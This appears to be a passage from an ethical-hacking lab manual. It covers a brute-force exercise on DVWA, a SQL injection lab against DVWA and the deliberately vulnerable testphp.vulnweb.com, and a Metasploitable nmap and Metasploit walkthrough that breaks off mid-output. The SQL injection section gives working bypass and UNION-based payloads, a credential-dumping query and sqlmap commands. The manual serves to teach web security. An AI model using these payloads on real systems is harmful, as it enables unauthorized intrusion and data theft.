3. Observe the responses. Successful login attempts may have different response lengths or status codes.



Step 6: Analyze the Results

1. Identify the correct username-password combination based on the response patterns (e.g., different HTTP status code or content length).
2. Log in to DVWA using the discovered credentials to confirm success.



Risks of Weak Authentication Mechanisms

- Vulnerabilities exploited during brute force attacks include:
    - Lack of account lockout after repeated failed login attempts.
    - Use of default or easily guessable credentials.
    - Weak or short password policies.

Mitigation Strategies

1. **Account Lockout Policies**:
    - Lock accounts after a certain number of failed login attempts.
2. **CAPTCHA Integration**:
    - Use CAPTCHA to prevent automated attacks.
3. **Enforce Strong Password Policies**:
    - Require complex passwords with a minimum length and special characters.
4. **Rate Limiting**:
    - Limit the number of login attempts per IP address or user account.
5. **Multi-Factor Authentication (MFA)**:
    - Add an extra layer of security through OTPs, email verification, or biometric authentication.
6. **Monitor Logs**:
    - Regularly analyze logs to detect repeated failed login attempts.

Experiment 8:

SQL Injection: To demonstrate the exploitation of SQL injection vulnerabilities.

Objective:

Exploit SQL injection vulnerabilities to retrieve sensitive data from a database.

Setup:

1. **Environment:**
   - Set up a vulnerable application like **DVWA** or http://testphp.vulnweb.com
   - Use a database management system (e.g., MySQL).
   - Ensure you have a web browser and a tool like **Burp Suite** or **sqlmap** for testing.
2. **Configuration:**
   - Enable SQL injection challenges in DVWA or http://testphp.vulnweb.com
   - Use **low-security mode** initially for easier exploitation.

Experiment Steps:


1. Identify Vulnerable Input Fields:

- Open the DVWA/ http://testphp.vulnweb.com application in your browser.
- Navigate to a form where SQL queries might be executed (e.g., login, search, or feedback forms).
- Input a single quote (') to test if an error is displayed, indicating improper input sanitization.

2. Basic Exploitation:

Use the payload: ' OR '1'='1'

- Enter it in a login form's username or password field.
- If successful, you'll bypass authentication.




3. Extract Database Information:

- Payloads to retrieve data:


List all users:

SELECT * FROM users WHERE id = 1' OR '1'='1



List All Tables

1' UNION SELECT null, table_name FROM information_schema.tables#




Extract Current Database Name

1 union select 1,database(),version()

Display column names of the specific table:

1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='SCHEMATA




Commands using http://testphp.vulnweb.com
To demonstrate SQL injection on the provided URL (http://testphp.vulnweb.com/artists.php), you can follow these steps. This website is part of Acunetix's deliberately vulnerable web applications designed for educational purposes. Ensure you have proper permission before proceeding.

Step-by-Step Guide to Exploit SQL Injection:

1. Identify Vulnerable Parameters

- Visit: http://testphp.vulnweb.com/artists.php.
- Notice the URL parameter ?artist=1. This indicates that the artist parameter is passed to the backend.
- Test for SQL injection by appending a single quote (') to the URL:
- http://testphp.vulnweb.com/artists.php?artist=1



2. Test Basic SQL Injection

- Bypass query logic with this payload:

http://testphp.vulnweb.com/artists.php?artist=1 OR 1=1 –
OR 1=1 always evaluates to true, which may reveal additional or unintended records.

3. Extract Database Information

a) Find Number of Columns

- Use the ORDER BY technique to determine the number of columns:
- http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 1 --
- http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 2 –

Continue increasing the number until you get an error. The last successful query indicates the number of columns.

b) UNION-Based SQL Injection


- Use the UNION SELECT method to retrieve data:

T12[[
http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3 –

c) Extract Database Names

- Query the information_schema to retrieve database names:

  http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, schema_name, 3 FROM information_schema.schemata --



d) Extract Table and Column Names

- Retrieve table names:


http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, table_name, 3 FROM information_schema.tables WHERE table_schema='target_database' –

Retrieving database and version name, machine details

10 union select 1,database(),version()

Display table names:


10 union select 1,2, table_name from information_schema.tables where table_schema=database() limit 0,1



e) Dump Sensitive Data


- Extract data from specific columns:

http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, username, password FROM users –



Using group concat function to display column names

10 union select 1,2, group_concat(column_name) from information_schema.columns where table_name='users'




4. Automate SQL Injection with sqlmap

- Use **sqlmap** for faster results:

sqlmap -u "http://testphp.vulnweb.com/userinfo.php" --data="uname=test&pass=test"

or

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" –dbs



- Discover databases: --dbs
- List tables: --tables -D <database_name>
- Dump data: --dump -T <table_name> -D <database_name>

5. Mitigation Discussion

- Educate about best practices:
  - Implement prepared statements.
  - Sanitize user input.
  - Restrict database permissions.

Post Lab discussion questions:

- What is SQL injection, and how does it exploit vulnerabilities in a web application?
- What specific input validation issues did you observe during the lab?

- How did the database respond when you used invalid or malicious inputs?
- How did you identify that the input field was vulnerable to SQL injection?
- What techniques (e.g., error-based, union-based, or boolean-based) did you use to exploit the vulnerability?
- How did you determine the number of columns in the database?
- What type of data were you able to extract (e.g., usernames, passwords, table names)?
- How did tools like sqlmap assist in automating SQL injection attacks?
- What differences did you observe between manual exploitation and automated tools?
- What are the potential risks and impacts of an SQL injection attack on real-world applications?

Experiment 9:

Exploiting Vulnerable Service: To identify, exploit, and analyze vulnerable services within a controlled lab environment

Exploiting vulnerable services in a controlled lab environment is an essential part of penetration testing and ethical hacking. Here's a comprehensive guide to identifying, exploiting, and analyzing vulnerable services in a safe and structured manner.

1. Lab Setup

- **Metasploitable:**
  - Download and set up **Metasploitable 2** on a virtual machine (VM) using VirtualBox or VMware.
  - Ensure it is on the same network as your **Kali Linux** VM.
- **Kali Linux:**
  - Use a Kali VM with tools like **nmap**, **Metasploit Framework**, and **netcat** pre-installed.
  - Configure the network settings for both VMs (e.g., NAT Network or Host-Only).

2. Identifying Vulnerable Services

a) Scan the Target (Metasploitable)

- Use nmap to identify open ports and running services:

  nmap -sV -A <Metasploitable_IP>

Options explained:

- -sV: Detect service versions.
- -A: Perform OS detection and traceroute.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -A 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 10:35 EST
Nmap scan report for 192.168.1.11
Host is up (0.00090s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.125
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

```
|_ssl-date: 2024-12-02T15:36:12+00:00; +5s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

```
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      41189/tcp   mountd
|   100005  1,2,3      56836/udp   mountd
|   100021  1,3,4      38480/udp   nlockmgr
|   100021  1,3,4      49461/tcp   nlockmgr
|   100024  1          37878/udp   status
|_  100024  1          45713/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
```

```
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 30
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SupportsCompression, Speaks4
1ProtocolNew, SwitchToSSLAfterHandshake, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: {~'C])Q@*O0A96F<:LO(
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
|_ssl-date: 2024-12-02T15:36:12+00:00; +6s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateO
rProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
```

```
|_http-title: Apache Tomcat/5.5
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h15m05s, deviation: 2h30m00s, median: 4s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
```

```
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-12-02T10:36:03-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.88 seconds
```

b) Analyze Results

- Look for known vulnerable services, e.g.:
  - FTP: vsftpd 2.3.4
  - SSH: OpenSSH 4.7p1
  - HTTP: Apache 2.2.8
  - MySQL: 5.0.51a
  - Samba: 3.0.20

3. Exploiting Vulnerable Services

a) Using the Metasploit Framework

1. **Start Metasploit:** msfconsole

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
[*] Starting the Metasploit Framework consOle ... -
```

```
       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2. Search for Exploits:

   search vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descripti
on
   -  ----                                  ---------------  ----       -----  ---------
--
